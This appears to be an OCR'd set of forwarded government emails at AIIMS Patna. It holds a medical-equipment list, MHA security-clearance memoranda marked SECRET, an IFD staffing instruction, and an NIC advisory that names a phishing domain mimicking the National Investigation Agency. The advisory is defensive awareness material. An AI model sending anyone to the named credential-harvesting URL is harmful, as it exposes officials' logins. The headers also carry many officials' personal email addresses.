310	Thermal Pulsation System for Meibomian Gland Dysfunction
311	Continuous Range of Vision, Toric or Non-Toric, IOLs
312	Optical Coherence Tomography (including console and catheters)
313	Arthroscopy Systems with or without Instruments/Accessories
314	Densitometer with Accessories
315	Variable Angle Plating System for Upper Limb, Lower Limb and Cavicle
316	Femoral Neck Fracture Fixation Set (Min. Invasive/Antirotation Screw/ Trochanteric Femoral Nail)
317	Minimal Invasive Colinear Reduction Clamp with Collinear Sliding Mechanism
318	Damaged Screw & Nail Removal Set with Accessories
319	Biomaterial- Bioactive Glass , Synthetic Bone Graft Substitute
320	Quad Thread Cortical Fix Cement Augmented Fenestrated Screw System
321	Sweat Collection and Chloride Estimation System

322	Lung Clearance Index Measurement Systems
323	Surfactant Administration Catheter
324	Actigraphy Machine
325	Neuro Developmental Care Incubators for Premature Babies
326	Hybrid Neonatal Warmer cum Incubator Bed for Premature Babies
327	High Frequency Oscillatory Neonatal Ventilator
328	High Flow Nasal Cannula (Paediatric/Neonatal)
329	Animal Stimulator Software for Pharmacology
330	Closed Sterility Test System
331	Drug Discovery Suite
332	In-vivo Animal Imaging System
333	Individually Ventilated Caging Systems for Small Animals
334	Animal Behaviour Monitoring, Tracking and Analysis System
335	Powered Liposuction Set
336	Topical Haemoglobin Spray
337	Body Plethysmograph with Diffusion Study
338	Full Size Inhalation Exposure System
339	Dual Particle Cyclotron
340	Advanced High Energy Linear Accelerator System
341	HDR Brachytherapy
342	DEXA (Dual Energy X-Ray Absorptiometry) Scan
343	CT Scan 256 Slice/Mobile/Intraoperative CT
344	Tomo-Mammography/Tomosynthesis Guided Breast Biopsy
345	Advanced USG Machine with Shear Wave Elastography and Contrast Enhancement
346	Inferior Vena Cava Filter

347	Advanced Surgical Aspirator
348	Intraoperative Radiotherapy Machines (X-ray based, Flash Machines, Mobile LINAC)
349	Kidney/Liver/Organs Transporter with Expendables for Cadaver Transplant
350	Holimium Laser System with MOSES Technology
351	Percutaneous Nephrolithotomy (PCNL) System
352	Green Light Laser for Photo Vaporization of Prostate
353	Prostatic Urethral Lift
354	Urine Incontinence Implants



Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Security Clearance - Foreigners coming to India - reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:37 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Tue, Jul 23, 2024 at 10:41 AM
Subject: Security Clearance - Foreigners coming to India - reg.
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, <ed@aiimskalyani.edu.in>, <executivedirector@aiimsgorakhpur.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, Bibinagar <director@aiimsbibinagar.edu.in>, Executive Director AIIMS BILASPUR <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, <cdskatoch@gmail.com>, Executive Director AIIMS Rajkot <ed.aiimsrajkot@gmail.com>, HanumanthaRao Mangu <drmhraosvims1957@gmail.com>, <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>, <sachimohanty@rediffmail.in>, Dr Vivek Lal <dpgi@pgimer.edu.in>, <director@jipmer.ac.in>, <director@aiims.gov.in>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Saroj Singh <sarojkr.singh@gov.in>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <dda@aiimskalyani.edu.in>, <dda@aiimsgorakhpur.edu.in>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, DDA Administration <dda@aiimsdeoghar.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, <dda@aiimsbibinagar.edu.in>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, Administrative Officer <ao.aiimsmadurai@gmail.com>, Mukesh Kumar <mac.prasad@gmail.com>, <ddapgi@gmail.com>, <krishana.goyal@jipmer.edu.in>, <DDA@aiims.edu>, Cc: <dinesh.kumar14@nic.in>, : <ak.biswas57@nic.in>, <jalan.raj@gov.in>, <sankar.garg@gov.in>, Amit Batra <amit.batra@gov.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to reply to all the officials of PMSSY-IV Section at - dinesh.kumar14@nic.in; ak.biswas57@nic.in; jalan.raj@gov.in; sankar.garg@gov.in; amit.batra@gov.in;
Regards
PMSSY-IV Section

Ministry of Health and Family Welfare

2 attachments

all new AIIMS and INIs.pdf
45K

Encl 15.07 2024.pdf
7054K

Z-28016/25/2024-PMSSY-IV (8275966)
Government of India
Ministry of Health & Family Welfare
(PMSSY-IV Section)

Room No. 745-A, Nirman Bhawan, New Delhi
Dated: 22-07-2024

To,

Directors/ Executive Director (ED) of all new AIIMS and INIs

Subject: Security Clearance - Foreigners coming to India - reg.

Madam/ Sir,

I am directed to forward herewith MHA's OM No 25022/05/2024-F.V dated 15.7.2024 on the subject cited above for necessary action and compliance.

Yours faithfully

Signed by Raj Kumar Jalan
Date: 22-07-2024 12:04:42
(Raj Kumar Jalan)
Under Secretary to the Government of India
Tel:011-23061343
jalan.raj@gov.in

Encl(1): MHA's OM No 25022/05/2024-F.V dated 15.7.2024 along with Guidelines issued vide OM dated 26.05.1986.

Copy to:-

Deputy Director (Administration), of all new AIIMS and INIs

SECRET

No. 25022/05/SC/2024-F.V
Government of India
Ministry of Home Affairs
Foreigners Division
****

1st Floor, Major Dhyan Chand National Stadium
New Delhi, dated: 15th July, 2024

OFFICE MEMORANDUM

Subject: Permission for foreign students for elective training at AIIMS, Bhopal – reg.

The undersigned is directed to refer to email dated 07.06.2024 received from All India Institute of Medical Sciences (AIIMS), Bhopal and MoH&FW's letter dated 28.06.2024 on the subject cited above **(copy enclosed).**

2. In this regard, attention is invited to guidelines issued by this Ministry vide letter dated 26.05.1986 regarding security clearance to foreigners coming to India **(copy enclosed).** It is requested to take appropriate action in the matter as per the existing guidelines.

3. This issues with the approval of Competent Authority.

Encl. as above.

15/7/24

(Puneet Sharma)
Section Officer (F.V)

To

Shri Raj KumarJalan,
Under Secretary, PMSSY-IV Section
Ministry of Health & Family Welfare,
Nirman Bhawan, New Delhi,
Email-id: jalan.raj@gov.in.

Copy to:

The Registrar, AIIMS, Bhopal (MP)-462020.

SECRET 112

No.25022/61/86-F.I.
Government of India/Bharat Sarkar
Ministry of Home Affairs/Grih Mantralaya
....

New Delhi, the 26 th May, 1986

OFFICE MEMORANDUM

Subject:- Security Clearance - foreigners coming to India.
....

Instructions relating to security clearance of foreigners coming to India were last issued vide O.M. No.25922/109/75-F.I., dated 24th December, 1975. It has now been felt that the instructions contained therein need to be reiterated incorporating the changes made therein since then.

2. With the issue of these instructions all previous instructions on the subject are superceeded.

3.1 International Conferences/Seminars etc.

(a) Official Conferences:

Proposals for conferences organised or sponsored by Ministries/Departments or their subsidiary bodies may be sent to this Ministry atleast 6 weeks before the date of commencement. Such proposals should invariably give the names of the participating countries. The personal and passport particulars of the individual participants may be sent to this Ministry on receipt at the earliest but definitely well before the date of commencement.

(b) Non-Official Conferences/Seminars:

In case of conferences/seminars etc. sponsored by non-official bodies, the nodal Ministries may kindly ensure that the proposals are sent to this Ministry only with names of the participating countries and the personal and passport particulars of the individual participants. Such proposals should be sent to this Ministry at least 8 weeks in advance. In case shorter time is given, it may not be possible to provide security clearance to the conference or the participants which may lead to embarassment letter.

3.1.2. The proposals for conferences etc. should provide the following information:-

i) Name, title and purpose of the conference.

ii) Name of the organisation sponsoring it.

.....2/-

iii) Proposed dates and venue of the Conference.

iv) Names of countries which will participate in it.

v) When and where the previous conference was held.

vi) Personal and passport particulars of the individual participants.

3.1.3. No reference to this Ministry is required for security clearance for meetings of the United Nations and its specialised agencies.

3.2.1. Cases where no prior reference to this Ministry is required:

It has been observed that Ministries are referring all cases of foreign experts/consultants/trainees and other foreigners coming to India for participation in the meetings, seminars and discussions etc. for security clearance to this Ministry. It is clarified that a prior reference to this Ministry for security clearance is not required in the following cases provided the foreigner is coming to India for a period not exceeding 3 months:-

i) Experts/consultants of UNDP & FAO

ii) Foreign trainees sponsored by U.N. and its specialised agencies

iii) Experts in various fields coming to India in pursuance of bilateral agreements between the Govt. of India and the foreign Govt. concerned.

iv) Scientists and specialists in different fields coming to India for meetings, discussions or study of any proposed joint project or technical assistance programme still in the formative stage.

v) Officials & office bearers of International Olympic Association etc. which are responsible for holding of major sports event around the world.

vi) Business men of repute, such as executives or well established firms or top level engineers or technicians visiting India in connection with projects of national importance.

.....3/-

vii) Foreign technicians and experts coming to India in pursuance of a collaboration agreement between the foreign & Indian firm provided the agreement has been approved by the Govt. of India.

3.2.2. No security clearance is also required in the following cases :-

i) Nationals of Nepal & Bhutan.

ii) Officials & employees of U.N. and its specialised agencies.

3.2.3. However, it may be kept in view while accepting/inviting trainees from people Republic of China, Formosa (Taiwan), Pakistan, Bangladesh and South Africans of European origin, that prior reference to this Ministry is required by the missions abroad for grant of visas. The clearance in such cases for grant of visas is likely to take six to eight weeks.

3.3. Students/Trainees:

There are instances of foreigners coming for short term training/studies in various medical or technical institutions. Whenever the training is for three months or less and the student produce proof of admission to the institutions, no prior reference for security clearance need be made to this Ministry.

3.4 Participation of foreign sports teams in tournaments in India:

In sports events involving participation of foreign teams the nodal Ministry i.e. the Ministry of Sports and Youth Affairs will send references to this Ministry and the Ministry of External Affairs for clearance of the team from the security and political angles respectively. This Ministry will then give their decision regarding clearance of such teams. No individual clearance of the participants i.e. team members by this Ministry will be necessary. In such cases the clearance of this Ministry would be given to the holding of the event and the participation of the said foreign teams. However, the individual participants will have to approach the missions abroad for grant of visas, who will do the needful after following the prescribed procedure.

3.4.2. No prior reference to this Ministry shall be required in the case of officials of various International and National Sports Bodies belonging to foreign countries coming for meetings concerning sports events. In such cases the individuals will have to obtain short term visas from the missions abroad.

.....4/-

3.5. Prominent Musicians and other Artists visiting India to give stage performances etc.

The same procedure should be followed for the clearance of groups of musicians who come to India for giving such performances as laid down for the sports teams. The Ministries concerned should approach this Ministry for the clearance of the group. This Ministry will give its decision as regards security clearance of the musician group. However, the individual participants will have to approach the missions abroad for grant of short term visas.

3.6. Foreigners visiting vital installations:

(a) Casual Visits:

In the case of foreigners desiring to visit vital installations for the purpose of sight seeing, no prior reference need be made to this Ministry for security clearance. The visits may be permitted by the security officers of the concerned installations subject to the observance of the following conditions :-

i) The visit is confined to non-strategic areas in the installation which should be clearly demarcated in advance.

ii) The visit to non-strategic areas is so conducted that the visitors do not have any close view of the security areas.

iii) The undertaking's Security Officer/Assistant Security Officer accompanies the visitors groups.

iv) No photography of the installation or any part thereof is allowed, if it is :-

(a) A 'Prohibited place' under the official secret Act or;

(b) A 'Protected place or area' under the Defence of India Act & Rules or ;

(c) has a special enactment for itself in which photography has been prohibited.

v) Details of the visit/visitor(s), places visited, time-taken etc. is kept on the record of the undertaking and ;

vi) The details of the visits/visitors are in due course, forwarded to the Intelligence Bureau.

.....5/-

(b) Training/Employment:

In the case of foreigners who are coming for training or employment in any vital undertaking, a prior reference should be made to this Ministry for security clearance and the training/employment should be allowed only after this Ministry's clearance is obtained.

(c) Foreigners undergoing training in one installation visiting another while under training:

In the case of a foreigner who has been cleared from the security angle for training in an installation under one Ministry, it is not necessary to obtain further clearance, if he is required to visit any other installation under the same Ministry, when the visit is part of the training course. However, if the installation to be visited is under another Ministry/Department, it would be necessary to get the clearance of that Ministry/Department who may in case of doubt, consult this Ministry also.

(d) Restricted or Protected Areas:

A Restricted Area Permit is necessary for visits of all foreigners (including nationals of commonwealth countries, deplomats, etc.) to the protected and restricted area which include the following :-

(a) The whole of Assam, Meghalaya and Tripura.

(b) Darjeeling, Cooch Behar, Jalpaiguri, Malda and West Dinajpur of West Bengal.

(c) Andaman & Nicobar Islands.

(d) Whole of Punjab.

(e) Border areas in Jammu & Kashmir, Himachal Pradesh, and Uttar Pradesh.

(f) The whole of Arunachal Pradesh, Mizoram, Manipur, Sikkim and Nagaland.

3.5.2. A prior reference and special permit of the Govt. of India is also necessary in respect of the visit of foreigners to Lakshadweep.

3.5.3. Restricted Area Permit is necessary in respect of foreigners visiting Darjeeling and adjoining places of tourist interest, for tourism purpose, but these can also be granted by the F.R.R.O.s Delhi, Bombay, Madras & Calcutta for a period not exceeding 15 days and Home Department, Govt. of West Bengal.

.....6/-

4. It is essential that while making references for security clearance information on the following points should invariably be furnished to this Ministry :-

i) Full Name (expanding the initials)

ii) Nationality

iii) Date of Birth

iv) Perentage

v) Present address

vi) Permanent Address

vii) Passport number, date and place of issue and its validity, if available.

viii) Occupation and

ix) whether previously in India, if so, date and place of previous visit.

5. Where prior reference is necessary as outlined in paras above, reference should be made at least eight weeks in advance of the date of the proposed visit of foreigner. A copy should also be endorsed to the Intelligence Bureau who will furnish their reply to this Ministry for sending a final reply to the originating Ministry/Department.

6. In case where foreigners are being considered for assignments, it is not necessary that a reference for, security clearance to this Ministry should await a decision on the question of suitability, A reference can be made to this Ministry for security clearance as soon as particulars are received by a Ministry/Department so that sufficient time is available for processing the case from the security angle. A final decision on the suitability of the foreigner can be taken by the concerned Ministry/Department after security clearance is also available.

(Prem Prashant)
Director(F)

To

All Ministries/Departments of Govt. of India.

.....7/-

No.25022/61/86-F.I. Dated, the 26th May, 1986

Copy forwarded for information to the :-

1. Intelligence Bureau (Sh. S.K.P. Sinha, Dy. Dir.).

Prem Prashant

(Prem Prashant)
Director(F)

Copy to:- US(F)/US(FP)/US(IC), All other Sections of Foreigners Division.

T.Raj
12.5.86

SECRET/IMMEDIATE

Circular No.95

No.25022/58/90-F.I
Government of India/Bharat Sarkar
Ministry of Home Affairs/Grih Mantralaya
.....

New Delhi, the 29.5.90

Subject:- Security clearance-foreigners coming to India.

In partial modification of this Ministry's O.M. No.25022/61/86-F-I dated 26th May, 1986, on the subject mentioned above, the undersigned is directed to say that the following paragraphs may be amended as follows:-

3.2.1.(vii) Foreign, technicians and experts coming to India in pursuance of a collaboration agreement between the foreign & Indian firm provided the Agreement has been approved by the Government of India. No security clearance is required in such cases even if the visit of the foreigner is for more than 3 months.

3.6 Foreigners Visiting Vital Installations:

Sub-para 3.6(b) (i) may be added after 3.6(b)(vi)

3.6(b) (i) Visit of the Foreign experts to the Vital Installation coming to India in pursuance of various Defence Contracts approved by the Ministry of Defence.

No security clearance is required in respect of the Foreign Experts coming to India in pursuance of various Defence Contracts for Special Assistance approved by the Ministry of Defence even if the visit is for a period of more than 90 days. However, Ministry of Defence may inform the Intelligence Bureau well in advance about such visits.

2. This disposes of the Ministry of Defence D.O. letter No.F.16(41)87/D(Coord), dated the 8th May, 1990.

AUTHORISED FOR ISSUE

Sd/-
(M.L.SUNSI)
SECTION OFFICER, MHA

Sd/-
(M.BALAGOPALAN)
UNDER SECRETARY TO THE GOVERNMENT OF INDIA.

To

Shri N.S.Sisodia,
JS(P&C),
Ministry of Defence,
Department of Defence.

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Assignment of Administrative Function to Financial Advisers and the officers working in IFD – reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:37 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **pmssysection iv** <pmssysectioniv@gmail.com>
Date: Tue, Jul 23, 2024 at 10:56 AM
Subject: Assignment of Administrative Function to Financial Advisers and the officers working in IFD – reg.
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, <ed@aiimskalyani.edu.in>, <executivedirector@aiimsgorakhpur.edu.in>, Prof. Dr. D.K. Singh, Director <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, Bibinagar <director@aiimsbibinagar.edu.in>, Executive Director AIIMS BILASPUR <director@aiimsbilaspur.edu.in>, <shakti810505@gmail.com>, <cdskatoch@gmail.com>, Executive Director AIIMS Rajkot <ed.aiimsrajkot@gmail.com>, HanumanthaRao Mangu <drmhraosvims1957@gmail.com>, <director@aiimsguwahati.ac.in>, <madhabananda@gmail.com>, <sachimohanty@rediffmail.in>
Cc: dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Saroj Singh <sarojkr.singh@gov.in>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <dda@aiimskalyani.edu.in>, <dda@aiimsgorakhpur.edu.in>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Lt Col Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, DDA Administration <dda@aiimsdeoghar.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, <dda@aiimsbibinagar.edu.in>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, ddaaiimsjammu <ddaaiimsjammu@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, ddamadurai1189 <ddamadurai1189@gmail.com>, Administrative Officer <ao.aiimsmadurai@gmail.com>, Mukesh Kumar <mac.prasad@gmail.com>, Cc: <dinesh.kumar14@nic.in>, : <ak.biswas57@nic.in>, <dev.gothal@gov.in>, <jalan.raj@gov.in>, <sankar.garg@gov.in>

Sir/ Madam

Please find the attachment.

Note: In case this email requires you to reply, you are requested to reply to all the officials of PMSSY-IV Section at - dinesh.kumar14@nic.in; ak.biswas57@nic.in; dev.gothal@gov.in; jalan.raj@gov.in; sankar.garg@gov.in;

Regards

PMSSY-IV Section
Ministry of Health and Family Welfare

---

2 attachments

all new AIIMS..pdf
51K

Encl.pdf
3169K

No. Z-28015/48/2024-PMSSY-IV
Government of India
Ministry of Health and Family Welfare
****

201-D, Nirman Bhawan, New Delhi
Dated: 23-07-2024

To,

The Executive Director, all new AIIMS.

Subject: Assignment of Administrative Function to Financial Advisers and the officers working in IFD – reg.

Sir,

I am directed to refer to the Department of Expenditure's OM No. 23(2)/E.Coord/2009 dated 03.11.2011 (enclosed herewith) on the above mentioned subject and to say that Department of Expenditure has advised all Secretaries/ all FAs that the Officers posted in IFD may not be assigned any other administrative/ executive responsibility, in order to ensure independent examination of proposals and to avoid any conflict of interest.

2. It has come to the Notice of the Ministry that AS&FA/IFD officials have been nominated by few Institutes on their committees involved in day to day functioning of the Institute like Estates Committee etc which is not in order .

3. Accordingly, all new AIIMS are advised not to nominate AS &FA and other officials of the Integrated Finance Division of the Ministry on various committees involved in the administrative matters /functioning of the Institutes .All such committees may be appropriately re constituted under intimation to the Ministry.

Yours faithfully,

Signed by Dinesh Kumar
Date: 23-07-2024 09:49:38

(Dinesh Kumar)
Joint Director, PMSSY
MoHFW, GoI
Tele: 011-23061730

Encl: As above
Copy to:

i. DD (A), all new AIIMS
ii. PPS to AS and FA for kind information of AS&FA .

No. 23(2)/E.Coord/2009
Government of India
Ministry of Finance
Department of Expenditure
****

North Block, New Delhi
Dated 3rd November, 2011

OFFICE MEMORANDUM

Subject:- Assignment of Administrative Function to Financial Advisers and the officers working in IFD-reg.

Reference is invited to Para 8 of the "Redefined Charter for Financial Advisers" which states that "FAs would in no case be assigned any routine administrative functions of the Ministry" and to instructions issued by this Department vide O.M. No. 23(2)/E.Coord/2009 dated 19th May, 2009. Instances have come to notice that in many Ministries/Departments, the officers posted in IFD have been assigned additional administrative or executives responsibilities in that Ministry/Department.

2. In order to ensure independent examination of proposals involving financial implications and to avoid any conflict of interest, all Ministries/Departments are advised that officers posted in the IFD may not be assigned any other administrative/executive responsibilities.

3. This issues with the approval of Secretary (Expenditure).

Madhulika Prasad

(Madhulika P. Sukul)
Joint Secretary (Pers.)
Tel. 2309 3283

1. All Secretaries to the Government of India
2. All Financial Advisers

File No. Z-28015/48/2024-PMSSY-IV (Computer No. 8287134)
Generated from eOffice by SARITA, EA(S)-PMSSY, DEO, DOHFW DEPARTMENT on 23/07/2024 10:37 AM

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Office Memorandum Dated 22.07.2024 -Advisory for Phishing Domain mimicking National Investigation Agency reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:36 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507


---------- Forwarded message ---------
From: **RaviKumar RaviKumar** <ravi.kumar89@gov.in>
Date: Tue, Jul 23, 2024 at 2:45 PM
Subject: Office Memorandum Dated 22.07.2024 -Advisory for Phishing Domain mimicking National Investigation Agency reg.
To: <director@aiimsbhopal.edu.in>, <director@aiimsbhubaneswar.edu.in>, <director@aiimsjodhpur.edu.in>, <director@aiimspatna.org>, <director@aiimsraipur.edu.in>, <director@aiimsrishikesh.edu.in>, <edaiimsrbl@gmail.com>, <rajwanshiarvind@hotmail.com>, <director@aiimsmangalagiri.edu.in>, <directoraiimsnagpur@gmail.com>, <sramji57@gmail.com>, <executivedirector@aiimsgorakhpur.edu.in>, <director@aiimsbathinda.in>, <director@aiimsdeoghar.edu.in>, Director AIIMS Bibinagar <director@aiimsbibinagar.edu.in>, <vsnegi22@yahoo.co.in>, <shakti810505@gmail.com>, <drmhraosvims1957@gmai.com>, <cdskatoch@gmail.com>, <puranik_6@hotmail.com>, <madhabananda@gmail.com>, <director@aiimsguwahati.ac.in>, <director@aiimsbilaspur.edu.in>, <ed@aiimskalyani.edu.in>, Director JIPMER <director@jipmer.edu.in>, <ed.aiimsrajkot@gmail.com>, dydir <dydir@aiimsbhopal.edu.in>, dda <dda@aiimsbhubaneswar.edu.in>, Manumanish Gupta <guptairss@gmail.com>, DDA AIIMS JODHPUR <dda@aiimsjodhpur.edu.in>, DDA AIIMS PATNA <dda@aiimspatna.org>, DDA AIIMS Raipur <dda@aiimsraipur.edu.in>, dda <dda@aiimsrishikesh.edu.in>, Saroj Singh <sarojkr.singh@gov.in>, dda <dda@aiimsmangalagiri.edu.in>, ddaiimsnagpur1 <ddaiimsnagpur1@gmail.com>, Dr. PRADIP KUMAR <kpradip10@gmail.com>, <kochas27@gmail.com>, Rajeev Sen Roy <rajeevsenroy30@gmail.com>, Rajeev Sen Roy <dda@aiimsbathinda.edu.in>, AMRENDRA KUMAR <amrendra.kumar72@gov.in>, <office.aiimsdeoghar@gmail.com>, <dda@aiimsdeoghar.edu.in>, dda aiimsbibinagar <dda.aiimsbibinagar@gmail.com>, ddaaiimsbilaspur <ddaaiimsbilaspur@gmail.com>, <ddaaiimsjammu@gmail.com>, <ddamadurai1189@gmail.com>, dda aiimsrajkot <dda.aiimsrajkot@gmail.com>, T Mag <thaiu.mag@gov.in>, <dda@aiimskalyani.edu.in>, <dda@aiimsgorakhpur.edu.in>, <ection-nin1-mohfw@gov.in>
Cc: Shri Raj Kumar Deputy Secretary <raj.kumar28@nic.in>, T Chinsum Naulak <chinsum.n@nic.in>, Mayukh Ranjan Paul SO <mayukh.paul88@gov.in>, Anshuli Tandon <anshuli.tandon@gov.in>, bme pmssy <bme.pmssy@yahoo.com>

Sir,

Please find MoHFW's OM No-T-21016/108/2024 Dated 22.07.2024 on Advisory for Phishing Domain mimicking National Investigation Agency for your necessary action.

With regards,

Ravi Kumar,
SO, PMSSY-I
Nirman Bhawan



e-Health Division.pdf
109K

T-21016/108/2024-eHealth
Government of India
Department of Health and family Welfare
eHealth Division
.....

Nirman Bhawan, New Delhi
Dated: 2024

OFFICE MEMORANDUM

S u b : - **Advisory for Phishing Domain mimicking National Investigation Agency reg.**

The undersigned is directed to inform that a phishing URL (https://nia.gov.in.incidentreports.info) created on June 10, 2024 is mimicking the National Investigation Agency (NIA) under Government of India. The phishing campaign is primarily aimed to harvest the NIC credentials of Government officials, to steal sensitive documents pertaining to Indian government and to get unauthorized access to government servers.

2. In this regard, Cyber Security Group, NIC has issued list of advisoriesfor due awareness of all officials (Copy attached).

3. Further, it is being requested to circulate the referred advisories among all the Attached Offices/Autonomous Bodies/Subordinate Offices/Institution etc. under the admisitative control of the respective PDs, for the purpose of due awareness and compliance, per se.

4. In addition to above, concerned PD may please intimate action taken in this regard to e-Health Section within 10 days.

This issues with the approval of competent authority.

Encl: As above.

(Reena Ashish Das)
Director (e-Health)
011-23062655

To,

1. AS/JS/DDG of all Program Divisions, MoHFW
2. All Director/JD/DS/DD, MoHFW
3. All Programme Divisions through eoffice Notice Board.

Signed by
Reena Ashis Dash
Date: 22-07-2024 17:15:33

Advisory and Resource Facilitation
National Informatics Centre.
A-Block, CGO Complex, Lodhi Road,
New Delhi - 110003 India
IP No 5578
Csg-advisory@nic.in

NIC-CSG/2024-07/470
Dated: 04-07-2024

राष्ट्रीय सूचना विज्ञान केंद्र
National Informatics Centre

Advisory for Phishing Domain mimicking National Investigation Agency

Description:

A phishing URL (https://nia.gov.in.incidentreports.info) created on June 10, 2024 is mimicking National Investigation Agency (NIA) under Government of India. The phishing campaign is primarily aimed to harvest the NIC credentials of Government officials, to steal sensitive documents pertaining to Indian government and to get unauthorized access to government servers.

In view of above, NIC-Cyber Security Group advises following:

1. In case such a phishing mail is received, do not enter your NIC Login Credentials when redirected login prompt appears.
2. Delete these phishing emails from your inbox.
3. In case, you have already clicked the phishing URL
   a. Take your device offline – Disable your internet connection.
   b. Change your password - You need to change the passwords for any accounts that might have been hit in the cyberattack.
   c. Change your passwords from a different device to ensure that the hacker can't access your new information.
   d. Turn on multi-factor authentication for the account that might have been attacked.
   e. Back up your files - To protect your data from the phishing attack, back up your files to an external hard drive or USB.
   f. Scan your device with anti-virus software.
   g. Update your Operating System, Web Browsers, and other Software with the latest security patches.
   h. Report suspicious message to your email service provider or NIC designated mail address
   i. Avoid sharing personal information.

By following above steps, you can effectively sanitize your system and mitigate the potential risks associated with clicking on a phishing URL.

Some ways to recognise a phishing email are given below:

a. Be suspicious of emails that claim you must click, call, or open an attachment immediately or urgently.
b. If a mail received from unknown source, this may be a source of phishing.
c. If an email message has obvious spelling or grammatical errors, it might be a scam. E.g. nlc.in where the first "i" has been replaced by “l”, or gov.in, where the "o" has been replaced by a "0" (zero).
d. Images of text used in place of text (in messages or on linked web pages) may be scam.
e. Be cautious of links shortened by using Bit.Ly or other link shortening techniques.

Signed by
Reena Ashis Dash
Date: 22-07-2024 17:15:33

Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Fwd: Advisory for Phishing Domain mimicking National Investigation Agency-reg.

1 message

DDA AIIMS PATNA <dda@aiimspatna.org> Fri, Dec 26, 2025 at 3:36 PM
To: Shivanshu Shekhar <shivanshu12623@aiimspatna.org>

Regards,
Deputy Director (Admin.)
AIIMS, Patna
801507

---------- Forwarded message ---------
From: **mn mishra** <mnmishra.mohfw@gmail.com>
Date: Wed, Jul 24, 2024 at 11:31 PM
Subject: Fwd: Advisory for Phishing Domain mimicking National Investigation Agency-reg.
